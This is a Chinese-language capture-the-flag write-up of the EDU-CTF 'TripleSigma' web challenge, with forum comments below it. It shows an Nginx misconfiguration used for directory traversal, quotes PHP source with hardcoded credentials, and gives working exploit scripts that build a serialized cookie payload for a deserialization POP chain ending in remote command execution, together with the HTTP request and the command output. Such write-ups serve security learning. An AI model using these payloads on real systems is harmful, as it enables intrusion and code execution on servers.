EDU-CTF TripleSigma题解

Smi1e / 2019-01-20 07:40:00 / 浏览数 4719 技术文章 技术文章 顶(0) 踩(0)

EDU-CTF是台大、交大、台科大三个学校的校赛，题目感觉都不错。TripleSigma这道题的反序列化POP链很有意思，官方wp写的很简单，在这里分析一下。题目地址：ht

信息搜集

打开是一个博客页面，注册功能被关掉了，目录也扫不出来东西。根据报错页面可以知道后端是Nginx

404 Not Found


---

nginx/1.14.2

众所周知Nginx会由于配置错误产生很多安全问题，可以参考p牛文章：三个案例看Nginx配置安全比如这里就存在目录穿越漏洞，从而可以下载网站源码。

Index of /static../

../		
articles/	15-Jan-2019 11:22	-
lib/	14-Jan-2019 09:02	-
static/	09-Jan-2019 08:41	-
avatar.php	11-Jan-2019 22:04	1712
blog.php	11-Jan-2019 19:30	2667
favicon.ico	13-Sep-2018 01:44	15086
footer.php	11-Jan-2019 23:07	47
header.php	11-Jan-2019 23:22	386
index.php	11-Jan-2019 19:30	1479
joinus.php	11-Jan-2019 22:21	2441
login.php	09-Jan-2019 19:22	1537
logout.php	13-Sep-2018 01:23	92
register.php	11-Jan-2019 18:48	1306
robots.txt	12-Jan-2019 18:54	449
team.php	11-Jan-2019 20:32	2543
user.php	11-Jan-2019 22:12	2231
ztt.php	14-Jan-2019 07:31	5



Index of /static../lib/

../		
class_article.php	01-Jan-2019 11:40	1667
class_articlebody.php	11-Jan-2019 21:14	619
class_avatar.php	11-Jan-2019 22:01	631
class_cookie.php	14-Jan-2019 08:47	1352
class_debug.php	14-Jan-2019 08:56	357
class_filemanager.php	11-Jan-2019 22:28	368
class_oldfm.php	08-Jan-2019 14:09	794
class_user.php	14-Jan-2019 08:32	1538
inc_common.php	11-Jan-2019 22:15	1047
lib_common.php	11-Jan-2019 21:27	4599

代码审计

网站的源码文件很多，lib文件夹下是各种功能的模块文件。根目录下的每个文件都包含了所有模块。首先查看注册和登陆源码，注册代码基本没用。login.php

```
<?php
   session_start();
   if(isset($_POST['user']) && isset($_POST['pass'])) {
       $user = $_POST['user'];
       $pass = $_POST['pass'];
       if(User::check($user, $pass)) {
           $_SESSION['user'] = User::getIDByName($user);
       $wrong = false;
           header("Location: index.php");
       } else {
           $wrong = true;
       }
   }
?>
```

跟进User模块class_user.php

```
<?php

class User {

   public $func = "shell_exec";
   public $data = NULL;
   public static function getAllUser() {
       $users = array(array('id' => 1, 'name' => 'kaibro', 'password' => 'easypeasy666'));
       return $users;
   }

   public static function getNameByID($id) {
       $users = User::getAllUser();
       for($i = 0; $i < count($users); $i++) {
           if($users[$i]['id'] === $id) {
               return $users[$i]['name'];
           }
       }
       return NULL;
   }

   public static function getIDByName($name) {
       $users = User::getAllUser();
       for($i = 0; $i < count($users); $i++) {
```

```
            if($users[$i]['name'] === $name) {
                return $users[$i]['id'];
            }
        }
        return NULL;
    }

    public static function check($name, $password) {
        $users = User::getAllUser();
        for($i = 0; $i < count($users); $i++) {
            if($users[$i]['name'] === $name && $users[$i]['password'] === $password)
                return true;
        }
        return false;
    }

    public function save() {
        if(!isset($this->data))
            $this->data = User::getAllUser();

        if(preg_match("/^[a-z]/is", $this->func)) {
            if($this->func === "shell_exec") {
            #    ($this->func)("echo " . escapeshellarg($this->data) . " > /tmp/result");
            }
        } else {
       #     ($this->func)($this->data);
        }

    }

    public static function getFunc() {
        return $this->func;
    }

}
```

可以看到check方法把登陆的用户名密码与getAllUser方法的数组进行对比，有相同的值就返回True。因此我们直接用源码中的kaibro和easypeasy666登陆即可。另外

```php
class MyCookie {
    public $uid = NULL;
    private $article = NULL;
    function __construct() {
        $enc = $_COOKIE['e'];
        $dec = base64_decode(strrev($enc));
        $arr = explode("|", $dec);

    if($dec === NULL || $arr === NULL) {
        johncena();
            die("500 Error");
        }

        if(count($arr) !== 3 && count($arr) !== 2) {
            // $dbg = new Debug($enc);
            // echo $dbg;
        johncena();
            die("500 Error");
        }

        if(count($arr) === 2) {
            $this->uid = $arr[0];
            $obj = unserialize($arr[1]);
            $this->article = $obj;
        } else if(count($arr) === 3) {
            $this->uid = $arr[0];
            $title = $arr[1];
            $content = $arr[2];
            unset($_COOKIE['e']);
            $this->article = new Article($title, $content);
        }
    }

    public function restore() {
        if($this->uid !== NULL && $this->article !== NULL)
            return $this->article;
        else
            return NULL;
    }
```


寻找POP Chain

在blog.php中如果存在$_COOKIE['e']，则会实例化cookie对象，并且可以触发任意反序列化对象的__tostring方法

```php
<?php
    if(isset($_COOKIE['e'])) {
        $myck = new MyCookie();
        $r = $myck->restore();
    } else {
    $r = NULL;
}
?>

<?php if(isset($_SESSION['user'])): ?>
<div class="art-form">
    <form method="post" id="article_form">
    <input type="text" name="title" class="in-title" maxlength="250" placeholder="title..." value="<?php print_title($r); ?>" >
        <br>
        <textarea form="article_form" name="content" maxlength="250" placeholder="content.. "><?php print_content($r); ?></textarea>
        <br>
        <input type="submit" name="action" value="送出">
        <input type="submit" name="action" value="暂存">
    </form>
</div>
<?php endif ?>
```

user模块的save方法虽然对shell_exec的参数进行了escapeshellarg处理，且要求自定义函数名开头不能为字母，但是我们可以通过php全局命名空间\进行绕过，

```php
<?php
$func='\system';
$data='ls';
($func)($data);
```

```
$ php.exe                                    test.php
deplister.exe
dev
ext
extras
glib-2.dll
gmodule-2.dll
icudt60.dll
icuin60.dll
icuio60.dll
```

进入else条件中进行RCE。

```
public function save() {
       if(!isset($this->data))
           $this->data = User::getAllUser();

       if(preg_match("/^[a-z]/is", $this->func)) {
           if($this->func === "shell_exec") {
               ($this->func)("echo " . escapeshellarg($this->data) . " > /tmp/result");
           }
       } else {
           ($this->func)($this->data);
       }
```

构造exp（这里我在本地测试了，因为发现题目有问题。）

```
<?php
include("lib/class_cookie.php");
include("lib/class_user.php");
include("lib/class_debug.php");

$A = new Debug();
$A->fm = new User();
$A->fm->func = "\\system";
$A->fm->data = "dir";

echo strrev(base64_encode("1|".serialize($A)));
```

测试失败，而官方给的exp却可以

```
<?php
include("lib/class_article.php");
include("lib/class_articlebody.php");
include("lib/class_cookie.php");
include("lib/class_user.php");
include("lib/class_debug.php");
include("lib/class_filemanager.php");
```

```
$title = new Debug();
$title->fm = new User();
$title->fm->func = "\\system";
$title->fm->data = "dir";
$content = "foo";
$body = new ArticleBody($title, $content);
$art = new Article("foo", "bar");
$art->body = $body;

echo strrev(base64_encode("1|".serialize($art)));
```

Raw | Params | Headers | Hex

```
GET /php6/blog.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/php6/blog.php
DNT: 1
Connection: close
Cookie:
e==OXf7IybvZml6MjOztjlO5WZO52bjJiO3ozc9130ilXakJiOzozc7ISYOFGZioDN6M3OiOWZ
ONXezxIl6cjOztjIj5WdmJiOOozc7pjM6licINXVioDN680Oi0mZiojM6M3OiliOwozc7IyZz1
ml6MjOztnOyojInVnYIRkI6UjOPtjIlxGdpRnI6UjOztnOyojI5R2bCVGbjlGdyFkI6ETM680O
ikHZvJml6QjOztjT7ISZOFGZioDN6M3OOtjly9GaOVXYiojN6M3e6MjOiUGbjlGdyFkI6cjOPx
XM; PHPSESSID=voii9b8n0lj2bngq5r86af2mi2
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Raw | Headers | Hex | HTML | Render

```
2019/01/16  01:15    <DIR>          .
2019/01/16  01:15    <DIR>          ..
2019/01/16  01:09    <DIR>          .vscode
2019/01/15  16:02             1,712 avatar.php
2019/01/15  23:13             2,685 blog.php
2019/01/15  16:02                47 footer.php
2019/01/15  23:14               296 header.php
2019/01/15  16:02             1,479 index.php
2019/01/15  16:02             2,441 joinus.php
2019/01/15  23:04    <DIR>          lib
2019/01/15  16:02             1,537 login.php
2019/01/15  16:02                92 logout.php
2019/01/15  16:02             1,306 register.php
2019/01/15  23:11    <DIR>          static
2019/01/15  16:02             2,543 team.php
2019/01/15  23:00                53 test.php
2019/01/15  16:02             2,231 user.php
2019/01/15  16:02                 5 ztt.php
              13 □□□□□          16,427 □□□
               5 □□□□ 790,422,609,920 □□□□□□□□
[DEUBG]" >
            <br>
            <textarea form="article_form" name="content"
maxlength="250" placeholder="content...">foo</textarea>
            <br>
```

它这里把

```php
class Article {
    public $author; // user id
    public $date;
    public $body;

    function __construct($title, $content) {
        $this->author = $_SESSION['user'];
        $this->body = new ArticleBody($title, $content);
    }

    function setBody($title, $content) {
        if(is_a($this->body, "ArticleBody")) {
            $this->body->update($title, $content);
        } else {
            $this->body = new ArticleBody($title, $content);
        }
    }

    function __destruct() {
        if(isset($body)) {
            unset($body);
        }
    }

    function __toString() {
        $str = '';
        $str .= $this->body;
        return $str;
    }
```

从而又触发了ArticleBody对象的__tostring方法

```php
class ArticleBody {
    public $title;
    public $content;

    function __construct($title, $content) {
        $this->title = $title;
        $this->content = $content;
    }

    function update($title, $content) {
        $this->title = $title;
        $this->content = $content;
    }

    function __toString() {
        $str = '';
        $str .= "<h2 style='color:#63ff00'>" . htmlentities($this->title) . "</h2>";
        $str .= "<p>" . htmlentities($this->content) . "</p>";
        return $str;
    }
```

而它的$t

寻找测试失败原因

想了很久才发现是print_title()函数的问题。

```php
<?php if(isset($_SESSION['user'])): ?>
<div class="art-form">
    <form method="post" id="article_form">
    <input type="text" name="title" class="in-title" maxlength="250" placeholder="title.." value="<?php print_title($r); ?>" >
        <br>
        <textarea form="article_form" name="content" maxlength="250" placeholder="content.."><?php print_content($r); ?></textarea>
        <br>
        <input type="submit" name="action" value="送出">
        <input type="submit" name="action" value="暂存">
    </form>
</div>
<?php endif ?>
```

一直以为他会直接打印字符串，从而触发__tostring。哪里会想到它echo的是$r->body->title在lib_common.php第99行。

```
function print_title($r) {
   if(isset($r)) {
       echo $r->body->title;
   }
}
```

那么官方的exp就是直接触发Debug的__toString方法了，没有那么复杂了，2333感觉好坑啊。

后记

以后读代码一定要仔细认真，不忽略任何一个点，不然要绕大弯路。

点击收藏 | 0 关注 | 1

上一篇：Windows 7、8、10的权限... 下一篇：利用钓鱼邮件的恶意Excel附件绕...

1. 5 条回复

ADog 2019-01-20 19:56:26

想要自己深入研究一下，请问能给个源码压缩包吗？（题目已经关闭）

0 回复Ta

Smi1e 2019-01-20 23:19:08

@ADog 加我扣扣1277335411

0 回复Ta

chybeta 2019-01-21 08:43:00


@Smi1e 直接上传附件?

0 回复Ta

Smi1e 2019-01-21 09:20:52

@ADog 没找到上传附件的功能，传百度云了 https://pan.baidu.com/s/1CGyObwScGcqpfssaBJz5Kg ，

0 回复Ta



chybeta 2019-01-21 09:26:06

@Smi1e 编辑文章：

```
$users = User::getAllUser();
for($i = 0; $i < count($users); $i++) {
```

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录